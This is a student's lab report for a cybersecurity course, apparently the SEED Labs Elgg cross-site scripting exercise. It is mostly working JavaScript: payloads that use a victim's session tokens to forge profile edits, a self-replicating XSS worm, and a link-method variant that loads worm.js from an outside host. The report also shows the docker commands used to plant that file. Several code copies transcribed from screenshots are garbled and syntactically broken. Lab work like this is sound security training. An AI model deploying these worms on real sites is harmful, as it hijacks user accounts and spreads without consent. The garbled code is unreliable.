


Singson, John Florence M.
CYB – 301

20. We now check Alice's Friends.



We can now see that Samy is friends with Alice.



Singson, John Florence M.
CYB – 301

Question 1: Explain the purpose of Lines 1 and 2, why are they needed?

They are security tokens used to bypass the website requirements.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

No, unless you find another way on how to hide the script and run it without being modified.

21. We now proceed with editing the victim's profile, we start with modifying the script adding the tag that we will put on their profile.

```
<script type="text/javascript">  
window.onload = function(){  
    var guid = "&guid=" + elgg.session.user.guid;  
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;  
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;  
    var name = "&name=" + elgg.session.user.name;  
    var desc = "&description=Samy is my hero, the cup to my water, the electric to my fan, the porsche  
in my ferrari" +  
        "&accesslevel[description]=2";  
  
    // Construct the content of your url.  
    var sendurl = "http://www.seed-server.com/action/profile/edit";  
    var content = token + ts + name + desc + guid;  
    if (elgg.session.user.guid != 47){  
        //Create and send Ajax request to modify profile  
        var Ajax=null;  
        Ajax = new XMLHttpRequest();  
        Ajax.open("POST",sendurl,true);  
        Ajax.setRequestHeader("Content-Type",  
            "application/x-www-form-urlencoded");
```

Singson, John Florence M.
CYB – 301

```
Ajax.send(content);

}

}


</script>
```

Picture of the script:

```
<script type="text/javascript">
window.onload = function(){
    var guid  = "&guid=" + elgg.session.user.guid;
    var ts    = "&_elgg_ts=" + elgg.security.token._elgg_ts;
    var token = "&_elgg_token=" + elgg.security.token._elgg_token;
    var name  = "&name=" + elgg.session.user.name;
    var desc  = "&description=Samy is my hero, the cup to my water, the electric to my fan, the porsche in my ferrari" +
               "&accesslevel[description]=2";


    var samyguid = 59
    // Construct the content of your url.
    var sendurl = "http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;
    if (elgg.session.user.guid != 47){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Content-Type",
                             "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

22. We now check Alice's account and continue to proceed to Samy's page.



Singson, John Florence M.
CYB – 301

23. We now test the script out on Alice's account. (poor Alice, a victim of XSS script hacking)



The screenshot shows a terminal window on the left containing the following JavaScript code:


```
1<script type="text/javascript">
2window.onload = function(){
3    var guid = "&guid=" + elgg.session.user.guid;
4    var ts = "&_elgg_ts=" + elgg.security.token;
5    var token = "&_elgg_token=" + elgg.security.token;
6    var name = "&name=" + elgg.session.user.name;
7    var desc = "&description=Samy is my hero, the cup
in my ferrari" +
8        "&accesslevel[description]=2";
9
10   var samyguid = 59
11   // Construct the content of your url.
12   var sendurl = "http://www.seed-server.com/action/p
13   var content = token + ts + name + desc + guid;
14   if (elgg.session.user.guid != 47){
15       //Create and send Ajax request to modify profile
16       var Ajax=null;
17       Ajax = new XMLHttpRequest();
18       Ajax.open("POST",sendurl,true);
19       Ajax.setRequestHeader("Content-Type",
20                           "application/x-www-form-ur
21       Ajax.send(content);
22   }
23
24</script>
```

Next to it is a Firefox browser window titled "Edit profile" for "Samy". The "About me" field contains the following JavaScript code:

```
if (elgg.session.user.guid != 47){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST",sendurl,true);
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
}
```

The browser status bar shows "Mar 26 09:13" and the bottom taskbar has various application icons.

24. We now check Alice's profile, and we see that it has not yet loaded until we click on Samy's profile.



The screenshot shows a terminal window on the left containing the same XSS code as the previous screenshot. To its right is a Firefox browser window titled "Alice : Elgg For SEED Labs" showing the user profile for "Alice". The profile page includes a placeholder image of Alice, a sidebar with links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire post", and buttons for "Edit avatar" and "Edit profile".

Singson, John Florence M.
CYB – 301

25. We modified the code a bit because the first one did not seem to work. After a few modifications we managed to make it work with this one. We just needed to add a few missing parts like the guid, website name and the worm content.

```
<script type="text/javascript" id="worm">

window.onload = function(){

    // Construct the header, JavaScript code, and tail tags

    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";

    // Combine the pieces and apply URI encoding

    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

    // Set the description field and access level

    var desc = "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;
    desc += "&accesslevel[description]=2";

    // Get the user information

    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    // Set the URL for profile modification

    var sendurl = "http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;

    // Construct and send the Ajax request to modify the profile
```


Singson, John Florence M.

CYB – 301

```
if (elgg.session.user.guid != 47) {  
    // Create and send Ajax request  
    var Ajax = null;  
    Ajax = new XMLHttpRequest();  
    Ajax.open("POST", sendurl, true);  
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");  
    Ajax.send(content);  
}  
}  
</script>
```

Singson, John Florence M.

CYB – 301



The screenshot shows a Linux desktop environment with a terminal window and a Firefox browser window. The terminal window displays a block of JavaScript code, specifically a worm exploit for Elgg. The Firefox browser window shows a user profile for 'Alice' on 'Elgg For SEED Labs'. The profile includes an avatar of Alice, a bio stating 'CYBERFOXES HACK4GOV WINNERS!!!', and links to 'Blogs', 'Bookmarks', 'Files', and 'Pages'. The exploit code in the terminal is as follows:

```
var jsCode = document.getElementById("worm");
var tailTag = "</" + "script>";

// Combine the pieces and apply URI encoding
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);


// Set the description field and access level
var desc = "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;
desc += "&accesslevel[description]=2";

// Get the user information
var name = "&name=" + elgg.session.user.name;
var guid = "&guid=" + elgg.session.user.guid;
var ts = "&_elgg_ts=" + elgg.security.token._elgg_ts;
var token = "&_elgg_token=" + elgg.security.token._elgg_token;

// Set the URL for profile modification
var sendurl = "http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;

// Construct and send the Ajax request to modify the profile
if (elgg.session.user.guid != 47) {
    // Create and send Ajax request
    var Ajax = null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl, true);
    Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    Ajax.send(content);
}
</script>
```

The Firefox browser window shows the user profile for 'Alice' on 'Elgg For SEED Labs'. The profile includes an avatar of Alice, a bio stating 'CYBERFOXES HACK4GOV WINNERS!!!', and links to 'Blogs', 'Bookmarks', 'Files', and 'Pages'.



The terminal window shows the same exploit code as the desktop screenshot, pasted into a terminal window. The code is identical to the one shown in the desktop screenshot.

Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

Singson, John Florence M.
CYB – 301

We use it for the Ajax request, guid and the API call. The script does not work once we removed the API call.

26. We now proceed with the worm task. We create a worm.js script.

We put the attacker guid, the website, the worm.js and the alert signal on the script plus the edit part.

```
/*** XSS attack: link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://www.example60.com/worm.js"></script>
*/
window.onload = function(){
    alert("active");

    // Put all the pieces together, and apply the URI encoding
    var wormCode = encodeURIComponent(
        "<script type='text/javascript' " +
        "id = \"worm\" " +
        "src=\"http://www.example60.com/worm.js\">" +
        "</script>"
    );

    // Set the content of the description field and access level.
    var desc = "&description=CYBERFOXES HACK4GOV WINNERS!!!" + wormCode;
    desc += "&accesslevel[description]=2";

    // Get the name, guid, timestamp, and token.
    var name = "&name=" + elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

    // Set the URL
    var sendurl="http://www.seed-server.com/action/profile/edit";
    var content = token + ts + name + desc + guid;

    // Construct and send the Ajax request
    attackerguid = 59;
    if (elgg.session.user.guid != attackerguid){
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendurl,true);
        Ajax.setRequestHeader("Content-Type",
            "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
```

Singson, John Florence M.
CYB – 301

27. We send the worm.js to the root directory of our elgg server.


```
[03/27/24]seed@VM:~$ cd Share
[03/27/24]seed@VM:~/Share$ cd Labsetup/
[03/27/24]seed@VM:~/.../Labsetup$ docker cp worm.js 8d19eefa8690:/var/
www/csp#
Successfully copied 3.07kB to 8d19eefa8690:/var/www/csp#
[03/27/24]seed@VM:~/.../Labsetup$ docker cp worm.js 8d19eefa8690:/var/
www/csp
Successfully copied 3.07kB to 8d19eefa8690:/var/www/csp
[03/27/24]seed@VM:~/.../Labsetup$ █
```

```
[03/27/24]seed@VM:~$ dockps
a914a189a89f  mysql-10.9.0.6
8d19eefa8690  elgg-10.9.0.5
[03/27/24]seed@VM:~$ docksh 8d19eefa8690
root@8d19eefa8690:# ls /var/www/csp
index.html      script_area4.js  script_area6.js
phpindex.php    script_area5.js
root@8d19eefa8690:# cd /var/www/csp
root@8d19eefa8690:/var/www/csp# ls /var/www/csp
index.html      script_area4.js  script_area6.js
phpindex.php    script_area5.js
root@8d19eefa8690:/var/www/csp# ls /var/www/csp
index.html      script_area4.js  script_area6.js
phpindex.php    script_area5.js  worm.js
root@8d19eefa8690:/var/www/csp# █
```

Singson, John Florence M.

CYB – 301


28. We now check the website to make sure that the worm is in the same directory as the website.



```
root@dd19eefa8690:/var/www/csp
[03/27/24]seed@VM:-$ dockps
mysql-10.9.0.6
elgg-10.9.0.5
seed@VM:-$ docksh 8d19eefa8690
a8690:# ls /var/www/csp
script_area4.js script_area6.js
script_area5.js
a8690:# cd /var/www/csp
a8690:/var/www/csp# ls /var/www/csp
script_area4.js script_area6.js
script_area5.js
a8690:/var/www/csp# ls /var/www/csp
script_area4.js script_area6.js
script_area5.js worm.js
a8690:/var/www/csp#
```

```
/* XSS attack: Link method
Put this line below in the attacker's profile:
<script type="text/javascript" src="http://www.example60.com/xssworm.js"></script>
window.onload = function(){
    alert("I'm in!");
}
// Put all the pieces together, and apply the URI encoding
var wormCode = encodeURIComponent(
    <script type="text/javascript"> +
        '<id = \'worm\'>' +
        '<src = "http://www.example60.com/xssworm.js">' +
        '</src>' + '</script>' +
    );
// Set the content of the description field and access level.
var desc = "&description=CYBERFOXES HACKAGOV WINNERS!!!" + wormCode;
desc += "&accessLevel(description)=2";
// Get the name, guid, timestamp, and token.
var name = "Samy" + elgg.session.user.guid;
var ts = elgg.time.now();
var token = elgg.security.token...elgg_ts;
var token = "a_egg_token=" + elgg.security.token...elgg_token;
// Set the URL
var sendurl="http://www.seed-server.com/action/profile/edit";
var content = token + ts + name + desc + guid;
// Construct and send the Ajax request
attackerguid = 59;
if (elgg.isUser.guid == attackerguid){
    //Create and send Ajax request to modify profile
    var Ajax=null;
    Ajax = new XMLHttpRequest();
    Ajax.open("POST", sendurl,true);
    Ajax.setRequestHeader("Content-Type",
        "application/x-www-form-urlencoded");
    Ajax.send(content);
}
```

